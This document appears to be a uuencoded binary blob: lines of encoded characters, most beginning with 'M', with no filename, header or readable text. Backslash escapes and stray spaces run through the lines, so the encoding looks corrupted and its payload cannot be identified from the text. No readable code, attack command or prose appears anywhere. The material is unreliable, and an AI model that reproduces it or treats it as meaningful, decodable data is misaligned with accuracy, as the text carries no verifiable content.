M\*Q) 5 (E\$) ]8P!M0`P#!1HF\+6F6)YM>!] .X\_\`QX5 [" [V'=Y\$MU61=K#Z, EHQ
MT"\*D\$FFO [GF\_! \*`0@ `7' @ (\*?67MZ.ML) AB%U&1\D46YP1^TQ; "Q\$XGZZO7N,
M;QX<TP), O, - `L-?WRR=.U0\4`9\$\&\*E]] 17%H [7EMR#-&# [JAUCTXV%++Y) (
M [T1ZWZ!C<B5D3) P%V":0C2`U' L' .X<YA. (IK, LQ4ANK3.W [QO) I2=YZVV\_N [
MT3. (CWZ) F6FZ`B;?P]W [VP\_WP0<Q2UXW+\$HCZ2U`\*J?K; \$C8#R1LQ#4@T&T\*
M8`0`UR#0-HFUB@TN`X?\*@F- (V-IUN) 22/&;OQ`:6/Q1R>"BN83/0VI0=, 0.\$
MIAV3`R' ##`38) I"- (O7X) <XL\$, SRLW, I\*] BYW `R-X%- \@EI; \$\G<:GJAD/\*C
MT^@I (QQ0\_?5ZF%A2HA\_L\*6L254QB<&\$I+\$SW0D<#, U+\$#&6T@QV8/#S-K (TW
M.B.F@1K@O' 4HJW<FD+6T<! /COV- [PZU [KZ1N) .>O+5>B\*) 8] %\*P4P?"E' U\*=
M4"N (K;C= (; `68"-`OQ3V!]<1' /V.30 (/D [DL91+=UFS", \*Z^?FO7=^P&8B\_Y
M]=OI) SKF>WK\_`\$' I\*3=^YIRP#A [GA>:6DE@ZI' ^%J7G5, FNAS6?XJKD?>:XHD
MDS!T\$I, -CUTE\$580V-`2; ) L&.P' SZN7BM) T/=(G@; 3:E2ZP=C%4Y%!-Z9) E0
MP8" 6GBH2\*04H&\$`HATJM\$UA3:Y8"-0M@@7B&#-I&MU^QOBKL7NS1ORI^\*NA
M' 4V;+1462J-%=85W>]\_Q) LGR:T?KCAGT!^]K [KI) JLUA4)=D>\*#K^S&V>WD0
MKSHC\_M; ]90`\$B\$5X`EUG#) 4GQF4, M<28; (4, RQ) @FT `Z1?++); 2S<G!T=AHV
MA+>K] `8<UNKC<9B6\$-922RW><) ( (L1R<J&8L.. (@CP\$`"&!ADX:Q?W^W) CV.
M+>\/\?O-`PBZP.3\$`, ZLU\*G>%\$> [0/Q. `0@`6 [ ` ,Z9%\O6%J\$K:C, 3Y+@`9\ (
MNA [%PL\_X#GW, CG#OA`M\V=.82C"U2EB.) 3P7"1N<0 [0\_7T0-8"] OH<7\, /LV
M\$\_8Q8TMCQ", %H4, ;B/C; #FVJ1EM\@`5 [ -) \_\_\_D) T [G: \$L+^\_Z-\$J) !V^C#9H7
M [ /<- .! ".K7", U94) 4"D@! [\$8/H6N%.W/UJ<0M2`PO; ?#+<Y; ?Q\#8P\5-A8\_
M' 2\$AEE\_`+; I`-Y1D1J.K8N%-V-++GX\*2\*`3=8; 0AM9`RT'D%-X\*5/2RX72I4
MO3N\*\*L; T2G\*CL\_P@R`6QZ8' 1MC^D: [ :%!12F\$V#S\$O3"EV-P4NI+@BODLA=+V8
M88C; %\*"4VF!>`FV3V\*K' 1J>):A:ZGSS%J2"%\$.Q6^\$XP-CA, QKC] ^B/X^IHM'
MQUJ. (, -#\$` (4`6NPE`"44A+D%VBX [2% (EKYC\*060GH45% (; &01<9J3\$^P502
M (4: `R^:, '> [:, %; 70?CSE@:) K\`Q\*X%' \*XV"U&5\$; ^`I@) @!EA84VB:Q38^
M73L#&O7L#D6D (\* (+7"T6<' A:78!R!JW\$AS`!L% (2E"!0/<(X0.L) 1NAU"E5)
MF="&XG?E57-:N92%<-J` [5--D+K8Z] (\*260?'!]) HI7\$--#22N#M+Y (%Z2\*
M [Z/D\*JR) -' O1!Z@&G1CW\_WBK!; L9Q\0>9SAG@4@B\_&LD2S&9!6, 08"QG\*B63
M>R:3U%1QIEHR-9JII8>3SF9OYF^.#\^ .AC\*9K, MH<LYH3#KC4#93<\$8K&<LH
MH\\_\$\_ [ ] J/ZG2<M9\*L] 7>S2JU-EQ7C9\_R1:]:S!3, \RE48SE5 (+CN=2] DL2L [E
M) %>EN="\*%6 (A#!@STJA!T`+<WOPH4:W-M!`! \$O+8O"] FCSS8Z\_W342F&2U' \$
MJ) !BNA`U1JO&F`) 2:48`QX\_2++CF!T@DNQ4P@ZZI9\*9RIJUTOG\*OO, =M"<7
MX4M] %4+-KSAPZD7WPL\*K\_#] ^C9\$H%T, FY\*"OXOL3\0=<3\$' %2-+%P0S9R' %I
MTO`\#9 (LE8W<#&&<V7:9-9-\_/M=2C], S>M?%=#/\#] YTOPO\7IP<FE=6\_BQ>
ME?CS^/5N7CGWRG5Y=LFY5?CS] 3' YV; WVO8\_@\_ZI&TN' KUXM=&@0@J4&25\_@\_
M#@\_F) Z\_R+, \*PX8-`\$EPL' ]8T) F7VN] 59?K! ^- "<>O`5O&R? [= ?Y5\_) UO6 [ZI
MUV"SKG% ^29:O (: -T-H?N`Q11\*J; `D3&\$ .5M] G3%S\_, CTW\; =V=W:A) -\*O' "?
M6RQ. [! (U"KF`\; HD!Z^, Y; Q: : [ (Z4Z&U. [F, I</8:\$CD7HWQK\*!4]' . (WKT9
M4-K\_DJ+S^JLEA (JN3L) 9E@YSN`&Q9") <+5!>] \*<-!5I?KN^W<Y8^@I+ZQ3C
M8&\_] D4\NB^@OD. [V\_6.UN8\ /5+RA.#P/1.%4/?J\_MUJN\*>K#R>HAN`8!RNDG
MFMW1 [7PEZ>3M8/7QTA\_U/\_2K7P.5X"#.B-;P) 81=EN;D&^W?W' "QLCR+' 0MZ
MXF/W; E&L8>:E8+1; X+. 'Q/, \$1@8\*8U-ILI\_GM), E58:2#] %: :9\*\*XTMJ6\*'
MWHU%\$\_2"Z1BV, /#NYI&C9\_0.L"HY8#9] -' C!<D' \$X3I/2!] L>U"7HO7 [JYCH
MF' .?:WY\HN] %H\$K' O, \$K) A\$5 (^`=&7IQAY`?'2^IX! [M3VGP] Y+2/:S\_9WY
M<6\_ (= <92P2N.J.P6, <-CF, JL1EX7/T\_FOV [D\*K/:86U9\*KC#\$; 5D\*OPAP\1G
M, H1-H9M2#FCB. <BV@R [ `Q (:) -3 (.R7ZBR=Y%F%:2M`2J'! (-\$W-JG0.: ^LUI
M\$>&8GS1M\_J/S0; 1%L; ZG\_6\$V^-\*) =9\_WX0&\$\*0 (G/>9W%X< [1] HBPC^] 08 (6@
M' \*) N [ >KD\*0Q\*F@; \_1: [\*] PN' H<"R' U>HP4' #CJ2:>ME (HDA&KQHA8=%7X&
MJ\$@MYU:RG^56DR55@M ("; 4@/:V6V`5', D%PUPD.) S:F5J#B@3-&7=#ZPP' %
MPJ!XSWJ`VI/TH@) .#CUM6+ [IP"8BP=W=L8\_PCS90#; V.5F; %0\_NWK (>+T&-V
MP' B>=9S#24UA<F!XP@\_P6#QN^KSXZ\_) 5?X=\Y\R [9=[AD:9`) 8.<F#4\_8KP [
M; +V\^G/BC3JSLU-] N7%CT57\*F" ?FOF; N, :) \* (AH@^!T [0%6^N/E, \_C? (9ZJD
M?\*#`B' S<.L8P] W!) 243! "+@EAEZ<' 2S\4&/67OAIXP4?; @09!\) N' FB6X\$= (
M<<OPIRV5FVMS7!M\ P3.XBG&U<%6FN1+=-Q-<F>HYKE@`1<:UH2<\_@`/ .C!<!
M) 0/-^?</3^<C117=D?5) 36G772& (?\$`DDAH`Q1:GT<C1Y?; 3, -#-J%KFT3\*/
MZ+13H) !Z+1`) P0Y9T&J\*4%, E19\$B6E!0) P41) 5=, X\_HFE, @ [IT (Z, 1H?%4]
M1C8M`>B&ZG.B1XE7 [ /DP#TZ%\*` ^U<^, +Y=TW8I.TZV70T\KH=Q<>\$#U8+75
M3W7.6 [T.M5, (>:IY^%+0WH8T+JGZ@8W%VT (\PWI`/T\!"@: @FS.27G=^, \_</
M@E/@) EI6/' T [8W#] 8" ?@2M2\$3F0ZYTPU9VKD0YY%F>C!>] H' H#R<E>LJN4^5
M1K (5SV; CVDK+V4K) YJ) LA/; O`=\*I>EK8FI] (917GTL&&+ (JG, LGHA; V#RSF3
M, Y () IL8?QJ' %N>' 7\_+OW0\G.XL@V2\$-XKH%Q401&O] &, J>?@\*Y!BB.6P+`<\
MPS.XDG%H?<X0#-L8) 1X:A8VH-9<!8P!L-, K@T1] KE]] /2F/81A!, G<' XW`UQ
M!7`<R#%\$%L%P0K (:1"7\_/:E888-M&L::P!1<\.JO8BB [J^Z26! I3LT (0) 4+`
MM\*Y\, MLG@, FP\*5; AE; O/ES=/JXO5' :; Y1#&XC/QY=0' "W?!S (X2; 5>3?-/UA
MNU'; X\_0MO%5T) \_G=K\*6MO%G' "RD<%5/WB=) MEPXU@] [S>M [QZI\*\FNHG`K>
M\52!) W3U\*+WNTF&IH', V4# (AZ2<3=-SI' <#>P9<T' : [ ?RGZPK\, ?'; B!<TQ

MSS4U]>W5QI\_<4?^OCJ!;T=(H(BIK?S7I<;9<DL2!:]`3>X69?UWK%7H57:LC
MC[]<7Z^7C!H=/\$%8YJ-[^OP,3]+Z8(%OD1[?B1K(N"490>%!5&\_5\*7H!.F:^
MP(U4=<&N%RKKYL#N?XK\*,+A8TH7V88A+K3'\%.A%TZ2"6)\.^NPFU,\_A\*N`P
MM0;>ZWU7D+PS1>ED^BM)UQ(ZE^2W@>(L\*!G='EE1)/;F^@+1.5:<G"A/\5J:
M&) "W#-!BJ69<;`'#N'E@O24+U+P@,AY-<Q8>R<%H817&6%)VJDYFS8(UG@0\_
M@RL9Y\3(B[0LYRQ+E9;%5\$E90/G3LIPSCS7S6\$&6:5P#',]YD4%D25J;M`)F
MP-;^)?;A#@/17"=:74.T:1;8\$QEF';[H!?'B"\?!-R/BLJ-)\IH2H?[WY\_H2H
MW\$K&,>MP`R\_`5XP7=X`Y]? \YFQ^\_UXPT\_GJ]>"/-V7S/#^/\*56)9<K[9W&\_8
M\$S-) %C5V\*`;/YIN?!\_8V\$\*Y07EYAN1SK\\$)5UWM\*L3^O(J^+I?D' \_^+=W7\*]
M>APMWC+K8#2LT!@[ :9#J@I.ZX2]:Y\_]XR>`Y8`X@KQD@QX36V; \*\*XE^B=5--
M:AW4']4Z<DQK'8"TUD'[CM;9A`O+RH0S?@Y8,A#>&#E&6J<#. ;\_%WY>BXF#.
MC^V]/\$B1:W\_V:1IWPf:]WCUA[VESN1UOZDW7R`S6S"<\G?1[]>QVB'9IJ5B
M@ [+YBZ4RU5^3BK50#?,) )\_Q==,%HN&#-)AGVZ7\$[/:/,SXRPE9W&2I9(H)-9
MI;::LS8R\*,KZK,HE7?2DLUH260\PW,N=\_K0I!>\-,9-Z.219+O@I65<E"SV)
M\*QAGA>\S>\Y\ULF^375-+\_UL\_R>,Q\R]BS![S2N8AR^-IR!1GYO9P=[!+U@
M+K%NN]8+X\*A<43S895?K<BD)C3Q\$&4850"\$;E01[8X0E!'Y&#L;6<3ER0)2J
MZ-\*/U808@64!BX<Y\$J"+^>^, JYBC6CCBQ::PX?;F=.EM<>0SLJ\$A!+#U#O9Q
MN5DC[NE@>3V9%U5BH01E0\$/3.,,X\*`L9TCR=,T]VS%.\N)[\*RW657!>T]0S.
M,:X2GFPWMYA!K?WL`@LMJYY`QXOG-\*\_H\$X[GU\*['IZ\_R\*&WG/\#TE0F3S@ [H
MH[\_3^WWJL" T)\*R\*F6J8J3KDI6.C]@U5XSO<05D9X8\*=]B?-ND56;J<:[30D
M&B9\*X]1AX[R>+5H\*K,(YY,M5=P^`=Z&KMT>T)GT\_//`JP\_W]UMZ42'X>NG^
M+JU5Q]L+R^YEV\?!!O+CI:2CTE(8#!<@IQAEX1P+!VOX#K9B;"WUV&E%L\*76
MS0\IPE1C12#Y1Q7Q7?G9RIN,98(/`PZ6K02G)SE3:E[`:Y`=%YI&F:Y4#0>
MXZ<G#Y)+YAI8[OT^^"V`V55R.,<H&?R@%SR#:UBR+`//R)\$:A\*B<`,O`&XO!
MWT4;J0.]CO,E/F^"9S664,@SN%+\*=?+U,I-#%,D#[6\$`D?"KBJJ!XG-MS^"@
M/?C\\*=-MD9"ZVZ;3\$:QXL(I6XO?FL^XC:\_X#R08KT>;#[(%Z&^U\W.WR\$\_EP
MD];5>/>DBL-\$@0R>`K\_Q[QP1#&;+/\0W@A>@FKUWBY-Y5U/1U800TZ#`C(KX
MI]9I.VZTV]-KRL-3CU?)-"UY>O\_9/?6U]6BVO5Z\$V.MX^Z^HJ41?6K-W3W=-C
M6%/WT,L#^0(1T=@\XDWJ\L`K:`T9O-/?3.KWHC"IZM.+(3F#PZ\_(T5`JNA
M)!2318H?2ALQ9'ZL]O:@J[OIZNY>;`MAY7^Y?<Z.V.9RKM TDVR<R)4\*]5!40
MYX:>[Q[JQM\_?>]<N3DZ[D2Y5D1CH\*LC+4?A.X\_!`T\*.#B`EV\*D2NMQEE]MQ
M;DNY3\_XA>:M\$7B)W.>LN9\,Y\*`K)UJ\_,9^/\`D(A:`3\X1]\M&O#^0!,085
M#,)M&^3"QNL`53+\*25%=C\$1BF%XZ/V:6<#G\_T^,\_3SX07T\$\*9HR2\*`S&6A)U
M",:YN0J6&0\$=8DH#"J]]`H+\*O:+I/\_^J?,>`R;%.L\_P0'2SE;=WXZ?3=^R=:
ME/DV"N&G!^DU/) ^\*:@5LM.UPLJ\*#W.OMMW@AYO\_>=ZLO&9^1QL6\*GE>Q+,-"
M>76/J053,;4\$3\$7&HCWDQ8IGP\_+JJ:8SZC6#R#SW=Y^/:-WGC@BP2Q&W:ZN0
M5(O,1.+9\*+H;2)`\T9X0',D(;R2I310'L"ATL4F.38:O3\_.!#DVM:Z1ZUA^W
M@S@J3D>MUA:4T+92XI02E)/QL/PR;O;KYQL\$`G#5Q'&(9:'3Y`F\*E%2P2MA
MT@#<3(Z;)"?&\*8&EPI)I;D\*-:4`\_=;R\_H00\*%OT!^X7LK-R;FW?9IW=Y`YONT
M?KOF!'U0?'2E'0GP5)&PN>I7&21ST(54]>`7BZ)@0R(I4!^4PQ,`&' [8+` [V
M\[\$;=>N#;J-@`&II`\_LZ10PB7"L1NWK<P@BI]%^(`A\_) :208&3QYR!QS;SON
M<3,\02Z9#/<%G\$A)=S5\_B\2L.,;\_L`%#8@\$TL,"<0MA\H/"(GS3,4^-`.+B7
M)G,J;>@H(5NR:S4FT;6,L:.N578U^4[;:&:Y#+)N`0+W?\_ODI7"H&J9H%`Y6
M3J3'FO7H?72`WH#.JZ\$`BIY][PCUK\*]>\_8G/B0VO?-:=0^8WKU?E"3S42&XI.
MJTH/><520&#+7AQ`MU+T@NGPXP"J0G8B=70W6;(\_97=^:KW5Z?#`PT(7L;7\$
M>F`Y`U/(SM#DM&DTB%)/4X>QC`RJ;D\$S("1:;\*19`UAU+6\*A/^F,@:>K3(#
MUP87S8Y,-:BJ=JQJ[XO`U(JI<,>`24/,CX^CED`XF&`0D?SD\_)AM@EVMAP>`
M&7/4@-\1F?UQ:81A=<SDO4.&RX(C^(P>%3V5\$(0\_QNT7K,3\$MM-'WF8\_/\`S`
MK4<K;C]==<TEIRI\*R\*)LJX#LLA&V-T\$NF0R7S;BWB\_U=3RXU#`&2.,T\$R\2\_
MM5T:AE^H)8RY0A.PD!3B?N%GSZ\/\_C=)CX3I8J#&`;H@Y\.6#[<\$00PIO7N4
M>D;ALC104./X+89A!>#%=:QX^TS2\*]!Q-(1Q;1K8"!`RT&+I`M><59(\XQLK
M"]H.\_!J\*\$DE'`9/B.9L0CV03^;1290JS#51.\J7HANF83#&P32\*M(&,!\_2;
M!92VXN.6T\_(A#8-)M7K&T8131B[A2-\/\_ONPI9`Y(\*`Z^(31(3<7>'1[/Y0
M5L0V"^98,)A`@EXQ'2;`P#.);`0)%=%91"+-C\/\_C\_=FG8I,UFTV'7?7Z@8;
M8^<4&(Z3=#86%<()BML4;TBDZ(;I:%,&MDFD%>2(X7-FN!PQ;\*J8822E&3[G
M:EC#&)"GZ!73H6\$&MDEDHTB-"KQS]IJUR\]&C)T%PH`ICDP8]HR\_6UH0^R?6
M<.\$U/\*09ID&[#&I`\*`NHB%`6\*L\*[N?H%&K&P,HY=I@5Q-8ZK\9H=TBJF0:L,
M:D>H1E!@E`(>A#&@6+\$6S\_@FW\_&][L<T&L@L>.-WS!: [ `V#EMX^T`%!V6<O
MM5.#<G:WC&G:L?V`>Q"!`FKC1\_2AL8+'A\YF\*,WGD8)JV9L?2;J%I-SRUK?`
M!,0P!`; `V`8\*;`6<4F]G#CS,;/Z[J-?R&((`\*`.LW+[.T@MG>+%LL!H03D(HA
M,#S&ME/@1L&1Z]`H\$H!A7(=\_<\_F.&S[-D, [&I9<9[.2K4QF8S3+AM6C!)GE
MPDZ\_X-H4L%&@OB.XEB,PM<P(+`E(@:;&8-HAJ%#0L'T8(/;J\*T@C2B["2>N@
MGC2V4NPO@[L+&DP?8O70R4@1R7MSOW]"%@R\*\13XS?>+>;OG&Z,C@'7'9Z/)
MV/IK+/O[?\_V\_`Q)C2J`M;@H9UJ57FGY[ZV,+7E" `I`Y(E!K3/\$S/XE6>5YY\*
MK?%4WSY&;OKR]B%VW/%R`]US^B/./<M`?1:28PA`=`\$Q9ZFZC9[;]1W\_JNG7
MXVK)OW)`/Z]I/+\_B!&-]P@/\*ED7TJZ?;VV^<8`UI#Y=7',%\$`WS@R(OKJW7'
M!%;9`^\_O/M+]@(?[D%5@/4]A^#V;?1\`A)O=\*V`MT["=&Z=7)J'`&V,\*!5!
M\*^+`[X[]FCD27&+-`C.6`%&=!MD@`\E1+?YZ>V-BVHX\L3>[B(<A.KC\I0<
M7;Y3MZKTV<WZ\C&DRO<BJHY--6/.\_&0Q1<\[ND&79&";1!:\*C"N:\_)Y)9BSF
MOS]!LJL[?] =Y>,C\_UR\$;S&?)%?I(G\$(X1E0DLT#;`6RM6\*K.WQKJ>[MI.EJ1

M<3D2KJQHH\*)P)\1SS.@B/-XVAEF&E5(HZ3L!<P(C4SV?O9N+J1:I[2\$@.&/-M&1L1O^(2%=@2ALVFREBP\_)L-A9F@RQ<RN'9J193I(L!B,NQ7(Y(VP6!C>MRMC\*SD\$DP,3%U0SJ!\$0M:E'Q&HK,Y8>&<).LM5BEPER?7E\O/JT]6F]\5E@6GRMS0.&(9@-Z31RY^F:MD+;U=W'[:?!;-+'9WH\7BUI1C\*ZRZ)[+Y,7P^4DYST\M:W1^%V]C@3']\FB8'=VH'MP\A7+(A;'<W&FPIA)3'/01V)2)20X.VZ/W=G1MR8SU5./%C"\_[ZZYV;P4(%7XD";+K^AFW8\_L;NR98Q:4WG'&E3\*=\$#DMY7D/8MOGV,@Y\_[N[RT%'S3)7>!SU&I['KG2G'U\$?R4\_HD>%=2)NSZB\$0K\$<LL?^VMC,F.K0NG&P77IH!&@\$/-G4-SW873VOYMFN,YFK.8HPTU5U8NJ3F7U6G-.6-3MFG.6.WDH\$SML66(8V)C,]H<1F^#:#+!2(#0'/Q&8G\*NQ"\_W\*]>[GF!PT)(RSM8`T+!M,:4BNVK`J6Q;`V@3."B]2C=E7!KK\*\_33T\_QZY"]9RS8)8%@\_V,J"53M83X,:Q.X2G'PZM=@MW?L%4;9EL4XI>1027<#.2@-R2<8:3\_2`44:WT0^\_V[VMA^2.\?D1S%K2=&SJ53R.>CW=27N-4>JQJSF16T##;L(T!L6;3P!UC0;5CF%'8M+P\_+VY3T=8\$!W)?K5UVE\$#NG]J-GQ"\$!Y!1FB=)Q2R&Y1Y59KLRW5HI>,AWMMQ<`VB:P\$20;=\$V7,6:!/ZG]O@SVK'UXPD43#\_3\4A25M6%(T\HC<<#,W:&;&MM2F@Q\$2"6@!.`@@\$^6,#QT3^8A5\_>[B\_V%C\*":U+S'B"XJ(J+JJ4HQR7T@VFFMF2I#!G@X"]K]D4LYPHD,)T\$UZ9\*`DJ(\*\*0K2<;8.1;M\$^WUA9:(PA4EI3DJKMM#0L)`\HH%I`C7!?!\*49ES\$7&/->B,L!B`7(CN\$)QZ!Q#WG(KP%\*!I'V/DC&MM(%TXZ\$T!\*BE\*YZ]X[GIVNOMV=GP\>R^XAG%F\#\*AZ8Z+P.)&N3#%=%A)HK#HM\$<5H>3[G%D%IH/G)1K"7YU`-@?^;P\LOI:OGI[O[F\_N,W\_7J;KOQW]VNZYZFI MA4/J`05X&HT`V`/Y=[->.NP,)155R,(\$)K4I@!,`#%6@;1);\*W:HV7/1;/,SMAY\)S9:52VBV;,Q8LRZKAYI]Z;`TE)25462B#.RF)P`Y`W#I4Z%M\$ELH5C7;MCTY!P,`/OT^QH<DF3,JHX,J(L%H\*J["H,=T)'08ER#8%K14:2ZWFA(=T\*O>WM21V;4RPU;&D@M3:0S815M/:8+HV=-0U%'J2@A4\*AEC'`!@"\_JMDO(2`5^VOVM7[&^\$"P7Y+ASR>Q@/2&Q8)`W)MJOCL->Z!A>3]J0(?K\_6/^Z6)!;^<A@6V5`MJX7FH,R8V/1\$\*'`+UF<X<!HL,UEX7-UL+W%09;"S3V<1`.AV?,7:%Q.KT)]6MN7W4+?DF,\*3Y.PX70WBL\$G'-X(C.`)Y^H\$8CTPWY,KS4R^8<<87.\$#-T.-]/MAQ.6+S\_MD;RF%4CAHA`NV,`>Z\$ELOVEPM?X<<H\$7F25T5<R#U]7>^K/RT5='MJYQ'?F%\;\_%JBNB.OB!'9`3\$-R&P)6[U>W#?<A;\_0QO'CO%V9P.MTB58A[=M8DL\*XJ3;8V%&P'@C]^SWT#T[\S-7#](CBHF%@L\*E/F5ZQE(8%PD+D="O%@^M5H@8\*0JL`>&<XD0YH1=WU<]<.T@/"M+\*\*1N3\_,YG=:2<<Y&K%KDJ\*"<FBOD@MT+K"VB&NRA6'Z<3O\^/#G?\_4Z425FILH3,HHI`R=G%1HB!&P%\*!38"5]G56MDW5\*.;64TV@Y\$`Y"U=(]ZEQ17?<`\*NP@]4\_M(-<3`Y@E'3C94M0+W-(<]H2>M1Q&G\$`%\7QB3K9#1&P38)I!.D9\$VM\$?4/[5'7" '<-FEMJ.GW/(H0M0CAC7],M%O-O8/X";,?(E)=DKPTZQST7VVBZD'43[ER83@3DI'WFY3#DM7\<E[\_8>A8>MJ7\$(+QUWQ\$?KZ/HO7>);W4EDE?"<5D3B@<RRS[HZ2!ZUY\*CL(Q>;SSY="1M42!^\$<^)2SS7SR(>U)0AP-H(ZPK&6ENCZ4\O-Q)76\;6Z'(<,CS6\*=Z/'`QLM0FMT=FB.=39MCHU+=4YH&@,Z`E#%?-?;M?'%.IQ8!SK=B%PQ&2M%"FP3R\$:1ML9EQIS-9AB.<V?].S-9GC`ST[^/"CN3YC,-?T4S8]6H4(J!Y\_HW&!5\`/3:M'1?TVLS%#VT\*O8Y1E;S#%XT'Y.MD.`\*!=@FD\$Z1O57A6<;#B:&56'Q?)\_M<?,,] \*+IHZC]UTJ\*K&NY3^\_PK&F9V!]"(V=F:9<"8TNX#]@'#+A#1Y2O'KE5MJ7,]&<L\_&AR+W:=8S;=/MSA0P<+0FLE736-)Y/A-EQ<'@,CE<.98\$\C-B7'NM8#K8O\;-;W&3D71\_[:^V&X181D4Y.%Z>;%</C\_%9I=VGQ^T]'\_33]&=K:!K#M[WY'S<LFD!LQ`7P(4PBQ-IP04FR;!I<\*`EF4N"H<&S+FOXY%F0SN\*^TH;,Z.M(C2IO`I,\*J\_\_@DDU?[])Y=8F;,ID?Z--Y:Y(&97X%3T^A?7R)\$+,#D?=%NFMP5;!<>/<1B'@XY[##9M6/BHQ5;%FG&D&3NVO"QM>'K8SMGQ%TK-[/\MU^5VM<Q,;WL,EIW)?"=[\*&<LDPE<B/!:(F&UP#`GD0SM=(XBTQQIK4I\_+?(\_H]7" M'\_NT:NQS6CT7X<6IX3SN-,P\*#)]2R=`^D\`-I#M)J:,U[\U.\*,W(B2JV@U!\_QM@</!D[!.MFNO[?\$+'%G:%ZJZ5;%[J^WE6HM6S6IR%3\_9G1!,%-("O!F<19M,3^+Z;7D:)\_+8C0++#;!O/\W>OR]?W\$)MKO=-]7=N,M#X3G-1\$J.!Q0ZZX3\$MTPY)@V(N)(7]13GD>XDU9\W;OBQSI9F\_JP\_IS!9'`PKWPPJ1[Z&S^!Q^1R/GMFF(C+<K)AY?D\*,4N<.!?\[8ORVPT<[KW75",M'8^V!MX,BBO>YCO^B" T3-YMI2YI;)P.`?`&^%#R:6G\*V+\E::=8)L4X6;P[F>R)5C5AV+Y2\*LW)-TEXXR\_==MN)/&PA\*R9FQ?D--HS@F1S@XBH1R:ZNH+2^6"Q;UT[K@Z:2R<M'M)AE(RH+4DM:\_NBO)7FQ=.\_>II6Z+70F\_#0<P)9B7ZK7+D@\_?KMC.7EPR/O&0" `J>N7+AP<MC2:CVQ"2?/F5DV4PR=P=G4A]A=3GURN&1"M\$?`P%UHYP3G%P2\_]Y^#Y8+#7=M^FSVDMU>GA^/KOU]^?U6)-0E`4H+Q>OD?J\X+(UR6H"K+=+^H3@,^#FMQUG;MU4\$OB^T\;;=8IF!\*C9K&BB]SDU9]:2T(Q[<!N' \*<UN-<UM5Y%N"<S3@MP%4&M:>\`7)593NMQ5<'`#LEP-,UU=1![LZ\K3:ZS3,2-D@LCZ\$@+<C>/VNMX]?&WMMU;>^P>K&\:S\*;>^\_]W0L>#,Y+?3%8+\$0,2&\7^" `SD"@>JL;2K,#:([. %1=8MH0YJ:X-QP4O6[-4\*XSN=:H7:JFJ%<:NJ%6JKJA5JJZH5QJVJ5JBMFK9"M&ULMA=K`22O4)E8KU/95\*]26C:T0C3JRP;4(RML7,9I`XQ0RO\$>"(R0TTOG0@<MI]?UA"FN<E"2Y1&@[VAV8:FB%&ML\_\*"LYB)6)\$X1.R:#(E6B" (" `FM'-.?C M?OE[ 'W;<MPXDK8?Y7^N2`!\$1[KL12R=8.=6B5U-K>FXJR5+)K6Z[22J7VM>)]^\$Q\SDP0)RG:WO3/[QT1'M%7(+X\$\X4@<\_G/W.3RXVVNZJ[+=8/KO#SO5M@YNO7HKE>.@EL6L&)H!S6DUZQY2J2F1`G8II4J7PM4-1S0!6YPI3=-9\_[RF"M3QV%P34"7\_4%/2-%IZA<+Q7`PH/5YTOD!:O.E\A+=Z;\8NFZ<X,M98N,\_>3M3\_`"KM`JN:K@[!<5?;`TDG??W6\*"B?>OJ3OT!%4MD85/'R.J\$RI"2W#-&.@5M2)?1A?>I#H12ZIT>Y[1-0E(K7!&-#:DGQV?RU=0D]Z,"TC+:3,X(83>J\+P\*MB-Y)S\ P(2MXXP)!FB' \*`@G;,^&H98'PF\$&D>;70\_>N1P]<T-98AKO5E5N7Q#MDU&,UA%<-8-;?:\*SUGO=)E=J>-W<?&AW&F'HK!'VH,EL1\094[!W2-,1:TB?

M;V\_#\_0L]4N\$[TC5==K<6FL;;/17378+1#6;NZ46!WWH\$#;H5'?ZFJMBV9V6)
MF",%\$U'JJBP5I3I8^?#QXV;'MLLHU7'LLE\T%\$IQ'Y;W!L1\*B%B(\$E@SQ.69
MXK\C>TC.F9P;R28L1/\_&'B!8#O[6"Y;<M8\_1\_;81<MM%W2@5]LC^LWQ@Y4G
M!7K7W:S4VOC+6\:"72"RER(S`YVB8E>B"448E@SPE6\*UV&Y)K)I-L3"YV
MR?DSSL'Q\LV<;D'Z/EB>SRY.%FPB8S"%HK[W\_O[=ZN:W>!8UXN(2C9420T,U
MB7\*"0I46?#/-X)5!A3ZC>Y=;T\$Q\$+N'5M,S=1SGXL7=J=O\_8DH\*3L800P\5"
MG-^OZ<G?`'0:NV5BN.VDJZ^'L@G6E2B!5:[TAAQ&4[\$\*KJ9@-M<X6/#8/P\*
MHODNAK%VTC"@)@R#]\$G#7(L65K1`U\*0Q3C"(&4\$W4W"O<#7,>3/[-8IQ?N`D
M91=4X\=?=Q\SPY'(WV%<8YRN%BZ.QK)F&B)]Q79^"FS3:Y8I6;1;S^=\B;1QF
M]5/\*7`XW`DH><4%6"H(GDA`G\$#A"P,T\$VBM:).>;QF/9X0D\_)7Q[;;8JT%UB
MHMY@)1^558>V@Q)5L\$H\$@X\F0.\*E`EX2>#.%+W+%J[:A/8[;J<),A)U6'M97
M+XE2\*V"P'\$?@H`R1Q(HD\,T\$R`D(KF3X6/!K\$=Q\_O>"F\_#;!KT6F4F3R\$#P-
MJ@14J^"UYU=TF4C-\*F\*8\QGD/[Q1C\$'I7'8GEQO\04]-\'(T!\T126YD4>
MISQ=3?IU,0XO7Z"U\_RHO01A>2(UF.3R7[W<+/F[@QU\*)^%[\$QZ?)25@IL\$HM
M@T^3TQRU<B3MM%;9E]O%U/^:+M(\*)<2,R5B9A)F!((\$8;F!0ZG'+T^XS\*J
M\$F4Q525T;SO?[QY7B]GS[2;5\$VK^(H,7&>#T%\*(4!/PMV"8-KA6L\*KV^F,\_B
M?K!ZJ9YO?)D\[K'6DZE"N\*\_S-1UP:)\$F72\$E2.2GQ6P6=IC!\$,,'";H9@KN
M!-[S%IT[C:MVA7OZIB+X;G/?O7+L>SU)G)>4Z\*5\$^":-\*04#[PBZF8+7"A\K
MH?6PSKY6"6LGE-`K\43-3R1QAC!P!";J;@3N&J1',V.XP]4?]A3\_3RDA\*]
ME`A/I#&E8.`)03=3%KA(R74\$R[PY[HY[50\X(GD"F42&\*,8.`)03=3<\*=P
M52\*\?W!.-&B^"ZC^'[.(H'7'6#J\*50IJ\$JU\*E3@7P[C>0?([37'?UQB?1H\_
M'NG&Q:F`>28"XLC>%\$H<B\$44Q3?3#%89^MK2)7?GD;98;\*FFE:40>QK-332K
MN,A"BG309`(E;L/JB>\*;:89\*&?J:S!<T"(M;8,=[\\*;'/IL5ESS4UERZ2:3
MTMD]DT"],<JH7NRA:1ZK/!.J:6M@W->KUF\4EE\*Z864SOZ:!'H!PF7"TKS(
M4RF/JH9KO.\*5(2!J;\*#ZLPL@?WIE2,ZE+NCTZ?:V\_UD"EDQIP,K:3)3E()D\$
